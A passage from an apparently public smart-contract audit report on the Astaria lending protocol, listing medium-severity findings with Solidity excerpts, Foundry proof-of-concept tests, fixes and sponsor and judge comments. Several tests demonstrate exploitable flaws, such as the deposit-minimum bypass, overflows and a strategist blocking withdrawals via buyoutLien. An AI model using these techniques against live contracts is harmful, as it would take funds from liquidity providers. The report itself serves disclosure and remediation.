The following `ERC4626Cloned.deposit` function has `require(shares > minDepositAmount(), "VALUE_TOO_SMALL")` as the minimum deposit requirement, and the `ERC4626Cloned.mint` function below has `require(assets > minDepositAmount(), "VALUE_TOO_SMALL")` as the minimum deposit requirement. For a public vault, when the share price becomes different than 1, these functions' minimum deposit requirements are no longer the same. For example, given `S` is the `shares` input value for the `ERC4626Cloned.mint` function and `A` equals `ERC4626Cloned.previewMint(S)`, when the share price is bigger than 1 and `A` equals `minDepositAmount() + 1`, such `A` will violate the `ERC4626Cloned.deposit` function's minimum deposit requirement but the corresponding `S` will not violate the `ERC4626Cloned.mint` function's minimum deposit requirement; in this case, the user can just ignore the `ERC4626Cloned.deposit` function and call `ERC4626Cloned.mint` function to become a liquidity provider. Thus, when the public vault's share price is different than 1, the liquidity provider can call the less restrictive function out of the two so the minimum deposit requirement enforced by one of the two functions is not effective

at all; this can result in unexpected deposit amounts and degraded filtering of who can participate as a liquidity provider.

https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626-Cloned.sol#L19-L36

```
function deposit(uint256 assets, address receiver)
  public
  virtual
  returns (uint256 shares)
{
  // Check for rounding error since we round down in previewDe
  require((shares = previewDeposit(assets)) != 0, "ZERO_SHARES

  require(shares > minDepositAmount(), "VALUE_TOO_SMALL");
  // Need to transfer before minting or ERC777s could reenter.
  ERC20(asset()).safeTransferFrom(msg.sender, address(this), a

  _mint(receiver, shares);

  ...
}
```

https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626-Cloned.sol#L38-L52

```
function mint(
  uint256 shares,
  address receiver
) public virtual returns (uint256 assets) {
  assets = previewMint(shares); // No need to check for roundi
  require(assets > minDepositAmount(), "VALUE_TOO_SMALL");
  // Need to transfer before minting or ERC777s could reenter.
  ERC20(asset()).safeTransferFrom(msg.sender, address(this), a

  _mint(receiver, shares);

  ...
}
```

Proof of Concept

Please add the following test in `src\test\AstariaTest.t.sol`. This test will pass to demonstrate the described scenario.

```
function testMinimumDepositRequirementForPublicVaultThatIsEnfc
  uint256 budget = 50 ether;
  address alice = address(1);
  address bob = address(2);
  vm.deal(bob, budget);

  TestNFT nft = new TestNFT(2);
  _mintNoDepositApproveRouter(address(nft), 5);
  address tokenContract = address(nft);
  uint256 tokenId = uint256(0);

  address publicVault = _createPublicVault({
    strategist: strategistOne,
    delegate: strategistTwo,
    epochLength: 14 days
  });

  // after alice deposits 50 ether WETH in publicVault, public
  _lendToVault(Lender({addr: alice, amountToLend: budget}), pu

  // the borrower borrows 10 ether WETH from publicVault
  (, ILienToken.Stack[] memory stack1) = _commitToLien({
    vault: publicVault,
    strategist: strategistOne,
    strategistPK: strategistOnePK,
    tokenContract: tokenContract,
    tokenId: tokenId,
    lienDetails: standardLienDetails,
    amount: 10 ether,
    isFirstLien: true
  });
  uint256 collateralId = tokenContract.computeId(tokenId);

  // the borrower repays for the lien after 9 days, and public
  vm.warp(block.timestamp + 9 days);
  _repay(stack1, 0, 100 ether, address(this));

  vm.startPrank(bob);

  // bob owns 50 ether WETH
```

```
        WETH9.deposit{value: budget}();
        WETH9.approve(publicVault, budget);

        uint256 assetsIn = 100 gwei + 1;

        // for publicVault at this moment, 99265705739 shares are ec
        uint256 sharesIn = IERC4626(publicVault).convertToShares(ass
        assertEq(sharesIn, 99265705739);
        assertEq(IERC4626(publicVault).previewMint(sharesIn), assets

        // bob is unable to call publicVault's deposit function for
        vm.expectRevert(bytes("VALUE_TOO_SMALL"));
        IERC4626(publicVault).deposit(assetsIn, bob);

        // bob is also unable to call publicVault's deposit functior
        vm.expectRevert(bytes("VALUE_TOO_SMALL"));
        IERC4626(publicVault).deposit(assetsIn + 100, bob);

        // however, bob is able to call publicVault's mint function
        IERC4626(publicVault).mint(sharesIn, bob);

        vm.stopPrank();
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

The `ERC4626Cloned.deposit` function can be updated to directly compare the `assets` input to `minDepositAmount()` for the minimum deposit requirement while keeping the `ERC4626Cloned.mint` function as is. Alternatively, the `ERC4626Cloned.mint` function can be updated to directly compare the `shares` input to `minDepositAmount()` for the minimum deposit requirement while keeping the `ERC4626Cloned.deposit` function as is.

SantiagoGregory (Astaria) confirmed

[M-07] Improper Approval Mechanism of Clearing House

Submitted by Oxsomeone*, also found by* tsvetanovv *and* ayeslick

https://github.com/code-423n4/2023-01-astaria/blob/main/src/ClearingHouse.sol#L148-L151
https://github.com/code-423n4/2023-01-astaria/blob/main/src/ClearingHouse.sol#L160-L165
https://github.com/code-423n4/2023-01-astaria/blob/main/src/LienToken.sol#L637-L641
https://github.com/code-423n4/2023-01-astaria/blob/main/src/CollateralToken.sol#L566-L577

The `ClearingHouse` implementation performs a `@solmate`-based `safeApprove` instruction ([1]) with the remaining `balanceOf(address(this))` but contains code handling any remainder of funds that may remain in the contract [2]. Investigation of the `payDebtViaClearingHouse` function will indicate that the function may not consume the maximum approval that was set to the `TRANSFER_PROXY` [3].

As a result, any consequent invocation of `_execute` via `safeTransferFrom` from OpenSea with a `paymentToken` (i.e. `identifier`) such as USDT would fail. Given that the `ClearingHouse` of a particular `collateralId` is created only once, this vulnerability will impact consequent listings and cause them to fatally fail for a token that has been used in the past and is part of the non-compliant EIP-20 tokens, with USDT being the prime and most popular example.

The code in USDT that causes this complication is as follows:

```
require(!((_value != 0) && (allowed[msg.sender][_spender] != 0))
```

Proof of Concept

The vulnerability is clearly defined above, however, for testing purposes, the `ClearingHouse::safeTransferFrom` function of a particular clearing house instance can be invoked twice with the same arguments. The second invocation will fail provided that the first invocation provided a token balance that exceeds the number of funds necessary for the debt payment which should be denoted in USDT.

On an important note, if the code used `safeApprove` from `@openzeppelin` this issue would affect any token, however, it is limited to non-standard tokens due to the usage of the `@solmate` implementation of `safeApprove`.

Tools Used

Manual review of the codebase. Historically, findings pertaining to incorrect approval mechanisms that do not support USDT have been marked as “medium” in severity in the past in the following cases:

- Rubicon
- Duality Focus

Recommended Mitigation Steps

We advise approvals to be properly handled by evaluating whether a non-zero approval already exists and in such an instance nullifying it before re-setting it to a non-zero value. Example below:

```
// Optimizing lookup
address transferProxy = address(ASTARIA_ROUTER.TRANSFER_PROXY())

// If existing approval is non-zero -> set it to zero
if (ERC20(paymentToken).allowance(address(this), transferProxy)
    ERC20(paymentToken).safeApprove(transferProxy, 0);
}

// Set non-zero approval
ERC20(paymentToken).safeApprove(transferProxy, payment - liquida
```

[M-08] Public vault strategist reward is not calculated correctly

Submitted by evan*, also found by* PaludoX0

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L597-L609

https://github.com/code-423n4/2023-01-astaria/blob/main/src/LienToken.sol#L819

Strategist interest reward is not calculated correctly. The reward will almost always be calculated with interestOwed, regardless of the amount paid.

As a result, the strategist gets paid more than they are supposed to. Even if the borrower hasn't made a single payment, the strategist can make a tiny payment on behalf of the borrower to trigger this calculation.

This also encourages the strategist to maximize interestOwed and make tiny payments on behalf of the borrower. This can trigger a compound interest vulnerability which I've made a separate report about.

Proof of Concept

As confirmed by the sponsor, the strategist reward is supposed to be "paid on performance and only@on interest. if the payment that's being made is greater than the interest owing we only mint them based on the interest owed, but if it's less, then, mint their shares based on the amount"

However, this is not the case. When LienToken calls beforePayment, which calls _handleStrategistInterestReward, the amount passed in is the amount of the lien (stack.point.amount), not the amount paid.

Tools Used

VSCode

Recommended Mitigation Steps

https://github.com/code-423n4/2023-01-astaria/blob/main/src/LienToken.sol#L819

I believe `stack.point.amount` should be changed to `amount`.

androolloyd (Astaria) commented:

> Since we track payments against the principle via stack.point.amount, then you want to ensure that what were sending them is the correct amount. Lien data doesnt track the balance of a loan, only the max value a lien can have.

SantiagoGregory (Astaria) acknowledged

Picodes (judge) commented:

> `stack.point.amount`, which represents the remaining debt amount should be replaced by the amount actually paid to mitigate this attack.

[M-09] Tokens with fee on transfer are not supported in `PublicVault.sol`

Submitted by Rolezn*, also found by* peakbolt

Some tokens take a transfer fee (e.g. `STA`, `PAXG`), some do not currently charge a fee but may do so in the future (e.g. `USDT`, `USDC`).

Should a fee-on-transfer token be added to the `PublicVault`, the tokens will be locked in the `PublicVault.sol` contract. Depositors will be unable to withdraw their rewards. In the current implementation, it is assumed that the received amount is the same as the transfer amount. However, due to how fee-on-transfer tokens work, much less will be received than what was transferred.

As a result, later users may not be able to successfully withdraw their shares, as it may revert at https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L148 when `WithdrawProxy` is called due to insufficient balance.

Proof of Concept

i.e. Fee-on-transfer scenario:
Contract calls transfer from contractA 100 tokens to current contract
Current contract thinks it received 100 tokens
It updates balances to increase +100 tokens
While actually contract received only 90 tokens
That breaks whole math for given token

```
function deposit(uint256 amount, address receiver)
  public
```

```
  override(ERC4626Cloned)
  whenNotPaused
  returns (uint256)
{
  VIData storage s = _loadVISlot();
  if (s.allowListEnabled) {
    require(s.allowList[receiver]);
  }

  uint256 assets = totalAssets();

  return super.deposit(amount, receiver);
}
```

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L251-L265

```
function _redeemFutureEpoch(
  VaultData storage s,
  uint256 shares,
  address receiver,
  address owner,
  uint64 epoch
) internal virtual returns (uint256 assets) {
  // check to ensure that the requested epoch is not in the pa

  ERC20Data storage es = _loadERC20Slot();

  if (msg.sender != owner) {
    uint256 allowed = es.allowance[owner][msg.sender]; // Save

    if (allowed != type(uint256).max) {
      es.allowance[owner][msg.sender] = allowed - shares;
    }
  }

  if (epoch < s.currentEpoch) {
    revert InvalidState(InvalidStates.EPOCH_TOO_LOW);
  }
  require((assets = previewRedeem(shares)) != 0, "ZERO_ASSETS'
  // check for rounding error since we round down in previewRe

  //this will underflow if not enough balance
  es.balanceOf[owner] -= shares;
```

```
    // Cannot overflow because the sum of all user
    // balances can't exceed the max uint256 value.
    unchecked {
      es.balanceOf[address(this)] += shares;
    }

    emit Transfer(owner, address(this), shares);
    // Deploy WithdrawProxy if no WithdrawProxy exists for the s
    _deployWithdrawProxyIfNotDeployed(s, epoch);

    emit Withdraw(msg.sender, receiver, owner, assets, shares);

    // WithdrawProxy shares are minted 1:1 with PublicVault shar
    WithdrawProxy(s.epochData[epoch].withdrawProxy).mint(shares,
  }
```

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L148-L190

These functions inherits functions from the `ERC4626-Cloned.sol` https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626-Cloned.sol

```
  function deposit(uint256 assets, address receiver)
    public
    virtual
    returns (uint256 shares)
  {
    // Check for rounding error since we round down in previewDe
    require((shares = previewDeposit(assets)) != 0, "ZERO_SHARES

    require(shares > minDepositAmount(), "VALUE_TOO_SMALL");
    // Need to transfer before minting or ERC777s could reenter.
    ERC20(asset()).safeTransferFrom(msg.sender, address(this), a

    _mint(receiver, shares);

    emit Deposit(msg.sender, receiver, assets, shares);

    afterDeposit(assets, shares);
```

```
        }
```

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626-Cloned.sol#L19-L36

Recommended Mitigation Steps

1. Consider comparing before and after balance to get the actual transferred amount.
2. Alternatively, disallow tokens with fee-on-transfer mechanics to be added as tokens.

androolloyd (Astaria) acknowledged

[M-10] Public vault slope can overflow

Submitted by evan

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L562-L568
https://github.com/code-423n4/2023-01-astaria/blob/57c2fe33c1d57bc2814bfd23592417fc4d5bf7de/src/LienToken.sol#L702-L704

The slope of public vault can overflow in the afterPayment function due to unchecked addition. When this happens, totalAssets will not be correct. This can also result in underflows in slope updates elsewhere, causing large fluctuations in slope and totalAssets.

Proof of Concept

Assume the token is a normal 18 decimal ERC20 token.
After 5 loans of 1000 tokens, all with the maximum interest rate of 63419583966, the slope will overflow.

```
5 * 1000 * 63419583966 / 2^48 = 1.1265581173
```

Tools Used

VSCode

Recommended Mitigation Steps

Remove the unchecked block. Also, I think 48 bits might not be enough for slope.

SantiagoGregory (Astaria) confirmed

[M-11] Liquidator reward is not taken into account when calculating potential debt

Submitted by evan, *also found by* ladboy233

Liquidator reward is not taken into account when calculating potential debt. When liquidationInitialAsk is set to the bare minimum, liquidator reward will always come at the expense of vaults late on in the stack.

Proof of Concept

Consider the following test where the vault loses more than 3 tokens.

```
pragma solidity =0.8.17;

import "forge-std/Test.sol";

import {Authority} from "solmate/auth/Auth.sol";
import {FixedPointMathLib} from "solmate/utils/FixedPointMathLi
import {MockERC721} from "solmate/test/utils/mocks/MockERC721.s
import {
  MultiRolesAuthority
} from "solmate/auth/authorities/MultiRolesAuthority.sol";

import {ERC721} from "gpl/ERC721.sol";
import {SafeCastLib} from "gpl/utils/SafeCastLib.sol";

import {IAstariaRouter, AstariaRouter} from "../AstariaRouter.s
import {VaultImplementation} from "../VaultImplementation.sol";
import {PublicVault} from "../PublicVault.sol";
import {TransferProxy} from "../TransferProxy.sol";
import {WithdrawProxy} from "../WithdrawProxy.sol";
```

```
import {Vault} from "../Vault.sol";

import {Strings2} from "./utils/Strings2.sol";

import "./TestHelpers.t.sol";
import {OrderParameters} from "seaport/lib/ConsiderationStructs.

contract AstariaTest is TestHelpers {
  using FixedPointMathLib for uint256;
  using CollateralLookup for address;
  using SafeCastLib for uint256;

  event NonceUpdated(uint256 nonce);
  event VaultShutdown();

  function testProfitFromLiquidatorFee() public {

    TestNFT nft = new TestNFT(1);
    address tokenContract = address(nft);
    uint256 tokenId = uint256(0);

    address publicVault = _createPublicVault({
      strategist: strategistOne,
      delegate: strategistTwo,
      epochLength: 7 days
    });
    _lendToVault(
      Lender({addr: address(1), amountToLend: 60 ether}),
      publicVault
    );

    (, ILienToken.Stack[] memory stack) = _commitToLien({
      vault: publicVault,
      strategist: strategistOne,
      strategistPK: strategistOnePK,
      tokenContract: tokenContract,
      tokenId: tokenId,
      lienDetails: ILienToken.Details({
        maxAmount: 50 ether,
        rate: (uint256(1e16) * 150) / (365 days),
        duration: 10 days,
        maxPotentialDebt: 0 ether,
        liquidationInitialAsk: 42 ether
      }),
      amount: 40 ether,
      isFirstLien: true
```

```
        });

        vm.warp(block.timestamp + 10 days);
        OrderParameters memory listedOrder = ASTARIA_ROUTER.liquidat
          stack,
          uint8(0)
        );

        _bid(Bidder(bidder, bidderPK), listedOrder, 42 ether);
        assertTrue(WETH9.balanceOf(publicVault) < 57 ether);
      }
    }
```

Tools Used

VSCode, Foundry

Recommended Mitigation Steps

Include liquidator reward in the calculation of potential debt.

androolloyd (Astaria) disputed and commented:

> This is working as intended.

Picodes (judge) commented:

> @androolloyd could you expand on this? Wouldn't it be safer and avoid eventual loss of funds to ensure that the eventual liquidator reward is included in `liquidationInitialAsk`?

[M-12] yIntercept of public vaults can overflow

Submitted by evan

The yIntercept of a public vault can overflow due to an unchecked addition. As a result, totalAsset will be a lot lower than the actual amount, which prevents liquidity providers from withdrawing a large fraction of their assets.

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L323-L325

The amount of assets required for this to happen is barely feasible for a regular 18 decimal ERC20 token, but can happen with ease for tokens with higher precision.

Proof of Concept

```
pragma solidity =0.8.17;

import "forge-std/Test.sol";

import {Authority} from "solmate/auth/Auth.sol";
import {FixedPointMathLib} from "solmate/utils/FixedPointMathLib
import {MockERC721} from "solmate/test/utils/mocks/MockERC721.so
import {
  MultiRolesAuthority
} from "solmate/auth/authorities/MultiRolesAuthority.sol";

import {ERC721} from "gpl/ERC721.sol";
import {SafeCastLib} from "gpl/utils/SafeCastLib.sol";

import {IAstariaRouter, AstariaRouter} from "../AstariaRouter.so
import {VaultImplementation} from "../VaultImplementation.sol";
import {PublicVault} from "../PublicVault.sol";
import {TransferProxy} from "../TransferProxy.sol";
import {WithdrawProxy} from "../WithdrawProxy.sol";

import {Strings2} from "./utils/Strings2.sol";

import "./TestHelpers.t.sol";
import {OrderParameters} from "seaport/lib/ConsiderationStructs.

contract AstariaTest is TestHelpers {
  using FixedPointMathLib for uint256;
  using CollateralLookup for address;
  using SafeCastLib for uint256;

  event NonceUpdated(uint256 nonce);
  event VaultShutdown();

  function testYinterceptOverflow() public {
```

```
        address publicVault = _createPublicVault({
          strategist: strategistOne,
          delegate: strategistTwo,
          epochLength: 14 days
        });
        _lendToVault(
          Lender({addr: address(1), amountToLend: 309000000 ether}),
          publicVault
        );
        _lendToVault(
          Lender({addr: address(2), amountToLend: 10000000 ether}),
          publicVault
        );
        assertTrue(PublicVault(publicVault).totalAssets() < 1000000(

      }
    }
```

Tools Used

VSCode, Foundry

Recommended Mitigation Steps

Remove the unchecked block.

[M-13] Processing an epoch must be done in a timely manner, but can be halted by non liquidated expired liens

Submitted by obront

As pointed out in the Spearbit audit:

> If the processEpoch() endpoint does not get called regularly (especially close to the epoch boundaries), the updated currentEpoch would lag behind the actual expected value and this will introduce arithmetic errors in formulas regarding epochs and timestamps.

This can cause a problem because `processEpoch()` cannot be called when there are open liens, and liens may remain open in the event that a lien expires and isn't

promptly liquidated.

Proof of Concept

`processEpoch()` contains the following check to ensure that all liens are closed before the epoch is processed:

```
    if (s.epochData[s.currentEpoch].liensOpenForEpoch > 0) {
      revert InvalidState(InvalidStates.LIENS_OPEN_FOR_EPOCH_NOT_ZER
    }
```

The accounting considers a lien open (via `s.epochData[s.currentEpoch].liensOpenForEpoch`) unless this value is decremented, which happens in three cases: when (a) the full payment is made, (b) the lien is bought out, or (c) the lien is liquidated.

In the event that a lien expires and nobody calls `liquidate()` (for example, if the NFT seems worthless and no other user wants to pay the gas to execute the function for the fee), this would cause `processEpoch()` to fail, and could create delays in the epoch processing and cause the accounting issues pointed out in the previous audit.

Recommended Mitigation Steps

Astaria should implement a monitoring solution to ensure that `liquidate()` is always called promptly for expired liens, and that `processEpoch()` is always called promptly when the epoch ends.

SantiagoGregory (Astaria) acknowledged and commented:

> Yes, us and strategists know to be monitoring vaults to process epochs.

[M-14] `minDepositAmount` is unnecessarily high, can price out many users

Submitted by obront, also found by Tointer, bin2chen, 0xcm, and zaskoh

The `minDepositAmount()` function is intended to ensure that all depositors into Public Vaults are depositing more than dust to protect against attacks like the 4626 front running attack. It is calculated as follows:

```
function minDepositAmount()
  public
  view
  virtual
  override(ERC4626Cloned)
  returns (uint256)
{
  if (ERC20(asset()).decimals() == uint8(18)) {
    return 100 gwei;
  } else {
    return 10**(ERC20(asset()).decimals() - 1);
  }
}
```

For assets with 18 decimals, this calculation is totally reasonable, as the minimum deposit is just 100 gwei (1/10k of a USD). However, for other assets, the formula returns 0.1 tokens, regardless of value.

While this may be fine for low-priced tokens, it leads to a minimum deposit for tokens like WBTC to be over `$2000` USD, certainly too high for many user and not aligned with the intended behavior (which can be seen in the 18 decimal base case).

Proof of Concept

- WBTC is 8 decimals and has a value of ~$20k USD
- the minimum deposit is calculated as `return 10**(ERC20(asset()).decimals() - 1);`
- for WBTC, this would return `10 ** 7`
- `20,000 * (10 ** 7) / (10 ** 8) = 2000 USD`

This is far out of line with the `1/10,000 USD` expected for tokens with 18 decimals.

Recommended Mitigation Steps

Since our requirements for the size of deposit are so low, we can customize a formula that ensures we get a small final result in all cases. For example:

```
if (ERC20(asset()).decimals() < 4) {
    return 10**(ERC20(asset()).decimals() - 1);
else if (ERC20(asset()).decimals() < 8) {
    return 10**(ERC20(asset()).decimals() - 2);
} else {
    return 10**(ERC20(asset()).decimals() - 6);
}
```

SantiagoGregory (Astaria) confirmed

[M-15] Overflow potential in processEpoch()

Submitted by obront

In `PublicVault.sol#processEpoch()`, we update the withdraw reserves based on how `totalAssets()` (the real amount of the underlying asset held by the vault) compares to the expected value in the withdraw proxy:

```
  unchecked {
    if (totalAssets() > expected) {
      s.withdrawReserve = (totalAssets() - expected)
        .mulWadDown(s.liquidationWithdrawRatio)
        .safeCastTo88();
    } else {
      s.withdrawReserve = 0;
    }
  }
```

In the event that the `totalAssets()` is greater than expected, we take the surplus in assets multiply it by the withdraw ratio, and assign this value to `s.withdrawReserve`.

However, because this logic is wrapped in an `unchecked` block, it must have confidence that this calculation does not overflow. Because the protocol allows

arbitrary ERC20s to be used, it can't have confidence in the size of `totalAssets()`, which opens up the possibility for an overflow in this function.

Proof of Concept

`mulWadDown` is calculated by first multiplying the two values, and then dividing by `1e18`. This is intended to prevent rounding errors with the division, but also means that an overflow is possible when the two values have been multiplied, before any division has taken place.

This unchecked block is safe from overflows if:

- `(totalAssets() - expected) * s.liquidationWithdrawRatio < 1e88` (because s.withdrawRatio is 88 bytes)
- `liquidationWithdrawRatio` is represented as a ratio of WAD, so it will be in the `1e17 - 1e18` range, let's assume `1e17` to be safe
- therefore we require `totalAssets() - expected < 1e61`

Although this is unlikely with most tokens, and certainly would have been safe in the previous iteration of the protocol that only used `WETH`, when allowing arbitrary ERC20 tokens, this is a risk.

Recommended Mitigation Steps

Remove the `unchecked` block around this calculation, or add an explicitly clause to handle the situation where `totalAssets()` gets too large for the current logic.

SantiagoGregory (Astaria) confirmed

[M-16] WithdrawProxy allows `redeem()` to be called before withdraw reserves are transferred in

Submitted by **obront**, *also found by* **unforgiven** *and* **rvierdiiev**

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L152-L161

The WithdrawProxy contract has the `onlyWhenNoActiveAuction` modifier on the `withdraw()` and `redeem()` functions. This modifier stops these functions from being called when an auction is active:

```
modifier onlyWhenNoActiveAuction() {
  WPStorage storage s = _loadSlot();
  if (s.finalAuctionEnd != 0) {
    revert InvalidState(InvalidStates.NOT_CLAIMED);
  }
  _;
}
```

Furthermore, both `withdraw()` and `redeem()` can only be called when `totalAssets() > 0` based on logic within those functions.

The intention of these two checks is that the WithdrawProxy shares can only be cashed out after the PublicVault has called `transferWithdrawReserve`.

However, because `s.finalAuctionEnd == 0` before an auction has started, and `totalAssets()` is calculated by taking the balance of the contract directly (`ERC20(asset()).balanceOf(address(this));`), a user may redeem their shares before the vault has been fully funded, and take less than their share of the balance, benefiting the other withdrawer.

Proof of Concept

- A depositor decides to withdraw from the PublicVault and receives WithdrawProxy shares in return
- A malicious actor deposits a small amount of the underlying asset into the WithdrawProxy, making `totalAssets() > 0`
- The depositor accidentally redeems, or is tricked into redeeming, from the WithdrawProxy, getting only a share of the small amount of the underlying asset rather than their share of the full withdrawal
- PublicVault properly processes epoch and full withdrawReserve is sent to WithdrawProxy

- All remaining holders of WithdrawProxy shares receive an outsized share of the withdrawReserve

Recommended Mitigation Steps

Add an additional storage variable that is explicitly switched to `open` when it is safe to withdraw funds.

SantiagoGregory (Astaria) acknowledged and commented:

> This is intentional, the UI will block people from redeeming early. The option is there both to save some gas, and as a last resort if an LP urgently needs money (it will only make it better for the rest of the LPs).

Picodes (judge) commented:

> I do consider this a valid medium severity issue, considering there is the `onlyWhenNoActiveAuction` so the intent of the code is not to block people from redeeming early but to prevent them from doing so. Note that the sponsor is right to highlight that it could be desirable to have an `emergencyRedeemFunction` where LPs do not wait for the completion of auctions.

[M-17] Position not deleted after debt paid

Submitted by **fs0c**, *also found by* **obront** *and* **Lotus**

In `_paymentAH` function from LienToken.sol, the `stack` argument should be storage instead of memory. This bug was also disclosed in the Spearbit audit of this program and was resolved during here: https://github.com/AstariaXYZ/astaria-core/pull/201/commits/5a0a86837c0dcf2f6768e8a42aa4215666b57f11, but was later re-introduced https://github.com/AstariaXYZ/astaria-core/commit/be9a14d08caafe125c44f6876ebb4f28f06d83d4 here. Marking it as high-severity as it was marked as same in the audit.

Proof of Concept

```
function _paymentAH(
```

```
        LienStorage storage s,
        address token,
        AuctionStack[] memory stack,
        uint256 position,
        uint256 payment,
        address payer
    ) internal returns (uint256) {
        uint256 lienId = stack[position].lienId;
        uint256 end = stack[position].end;
        uint256 owing = stack[position].amountOwed;
        //...[deleted lines to show bug]

        delete s.lienMeta[lienId]; //full delete
        delete stack[position]; // <- no effect on storage

    }
```

The position here is not deleted after the debt is paid as it is a memory pointer.

Recommendation

The first fix can be used again and it would work.

androolloyd (Astaria) commented:

> So digging into this more since this payment flow is designed to run only once, and the state is stored inside the clearing house not the lien token, I'm not sure this matters, the deletion of the auction stack should be handled seperately inside the clearing house for the deposit.

SantiagoGregory (Astaria) acknowledged

Picodes (judge) decreased severity to Medium and commented:

> The description of the impact of the finding is very brief for this issue and its duplicates.

> @androolloyd - the auction stack is in `ClearingHouse`, but the issue still stands as it is not deleted in `ClearingHouse` although it should be, right?

androolloyd (Astaria) commented:

> @androolloyd - the auction stack is in `ClearingHouse`, but the issue still stands as it is not deleted in `ClearingHouse` although it should be, right?

> Yes, it should be.

[M-18] Public vault owner (strategist) can use buyoutLien to indefinitely prevent liquidity providers from withdrawing

Submitted by evan

By calling buyoutLien before transferWithdrawReserve() is invoked (front-run if necessary), Public vault owner (strategist) can indefinitely prevent liquidity providers from withdrawing. He now effectively owns all the fund in the public vault.

Proof of Concept

https://github.com/code-423n4/2023-01-astaria/blob/main/src/VaultImplementation.sol#L295
https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L421

Before commitLien, transferWithdrawReserve() is invoked to transfer available funds from the public vault to the withdrawProxy of the previous epoch. However, this is not the case for buyoutLien.

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L372-L382

As soon as there's fund is available in the vault, the strategist can call buyoutLien before any calls to transferWithdrawReserve(), and the withdrawProxy will need to continue to wait for available fund.

The only thing that can break this cycle is a liquidation, but the strategist can prevent this from happening by only buying out liens from vaults he control where he only lends out to himself.

Consider the following test. Even though there is enough fund in the vault for the liquidity provider's withdrawal (60 ether), only less than 20 ethers ended up in the

withdrawProxy when transferWithdrawReserve() is preceeded by buyoutLien().

```
pragma solidity =0.8.17;

import "forge-std/Test.sol";

import {Authority} from "solmate/auth/Auth.sol";
import {FixedPointMathLib} from "solmate/utils/FixedPointMathLib
import {MockERC721} from "solmate/test/utils/mocks/MockERC721.so
import {
  MultiRolesAuthority
} from "solmate/auth/authorities/MultiRolesAuthority.sol";

import {ERC721} from "gpl/ERC721.sol";
import {SafeCastLib} from "gpl/utils/SafeCastLib.sol";

import {IAstariaRouter, AstariaRouter} from "../AstariaRouter.so
import {VaultImplementation} from "../VaultImplementation.sol";
import {PublicVault} from "../PublicVault.sol";
import {TransferProxy} from "../TransferProxy.sol";
import {WithdrawProxy} from "../WithdrawProxy.sol";

import {Strings2} from "./utils/Strings2.sol";

import "./TestHelpers.t.sol";
import {OrderParameters} from "seaport/lib/ConsiderationStructs.

contract AstariaTest is TestHelpers {
  using FixedPointMathLib for uint256;
  using CollateralLookup for address;
  using SafeCastLib for uint256;

  event NonceUpdated(uint256 nonce);
  event VaultShutdown();

  function testBuyoutBeforeWithdraw() public {
    TestNFT nft = new TestNFT(1);
    address tokenContract = address(nft);
    uint256 tokenId = uint256(0);

    address publicVault = _createPublicVault({
      strategist: strategistOne,
      delegate: strategistTwo,
      epochLength: 7 days
    });
```

```
_lendToVault(
  Lender({addr: address(1), amountToLend: 60 ether}),
  publicVault
);

address publicVault2 = _createPublicVault({
  strategist: strategistOne,
  delegate: strategistTwo,
  epochLength: 7 days
});
_lendToVault(
  Lender({addr: address(1), amountToLend: 60 ether}),
  publicVault2
);

(, ILienToken.Stack[] memory stack) = _commitToLien({
  vault: publicVault,
  strategist: strategistOne,
  strategistPK: strategistOnePK,
  tokenContract: tokenContract,
  tokenId: tokenId,
  lienDetails: standardLienDetails,
  amount: 40 ether,
  isFirstLien: true
});

vm.warp(block.timestamp + 3 days);

IAstariaRouter.Commitment memory refinanceTerms = _generate\
  vault: publicVault2,
  strategist: strategistOne,
  strategistPK: strategistOnePK,
  tokenContract: tokenContract,
  tokenId: tokenId,
  lienDetails: ILienToken.Details({
    maxAmount: 50 ether,
    rate: (uint256(1e16) * 70) / (365 days),
    duration: 25 days,
    maxPotentialDebt: 53 ether,
    liquidationInitialAsk: 500 ether
  }),
  amount: 10 ether,
  stack: stack
});

_signalWithdraw(address(1), publicVault2);
```

```
        _warpToEpochEnd(publicVault2);
        PublicVault(publicVault2).processEpoch();


        VaultImplementation(publicVault2).buyoutLien(
          stack,
          uint8(0),
          refinanceTerms
        );


        PublicVault(publicVault2).transferWithdrawReserve();

        WithdrawProxy withdrawProxy = PublicVault(publicVault2).getW

        assertTrue(WETH9.balanceOf(address(withdrawProxy)) < 20 ethe

      }
    }
```

Tools Used

VSCode, Foundry

Recommended Mitigation Steps

Enforce a call to transferWithdrawReserve() before a buyout executes (similar to commitLien).

SantiagoGregory (Astaria) confirmed and commented:

> @androolloyd - should this still be high severity? This may be a strategist trust issue, but it is more malicious than just writing bad loan terms.

SantiagoGregory (Astaria) disagreed with severity and commented:

> Since this is more of a strategist trust issue, we think this would make more sense as medium severity. Even with the fix, the issue of malicious refinancing would still partially exist.

Picodes (judge) decreased severity to Medium and commented:

> I do agree with Medium severity, considering it is a griefing attack by the strategist.

[M-19] Users are forced to approve Router for full collection to use commitToLiens() function

Submitted by obront

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.sol#L780-L785
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L287-L306
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L233-L244

When a user calls Router#commitToLiens(), the Router calls `commitToLien()`. The comments specify:

```
//router must be approved for the collateral to take a loan,
```

However, the Router being approved isn't enough. It must be approved for all, which is a level of approvals that many users are not comfortable with. This is because, when the commitment is validated, it is checked as follows:

```
uint256 collateralId = params.tokenContract.computeId(params
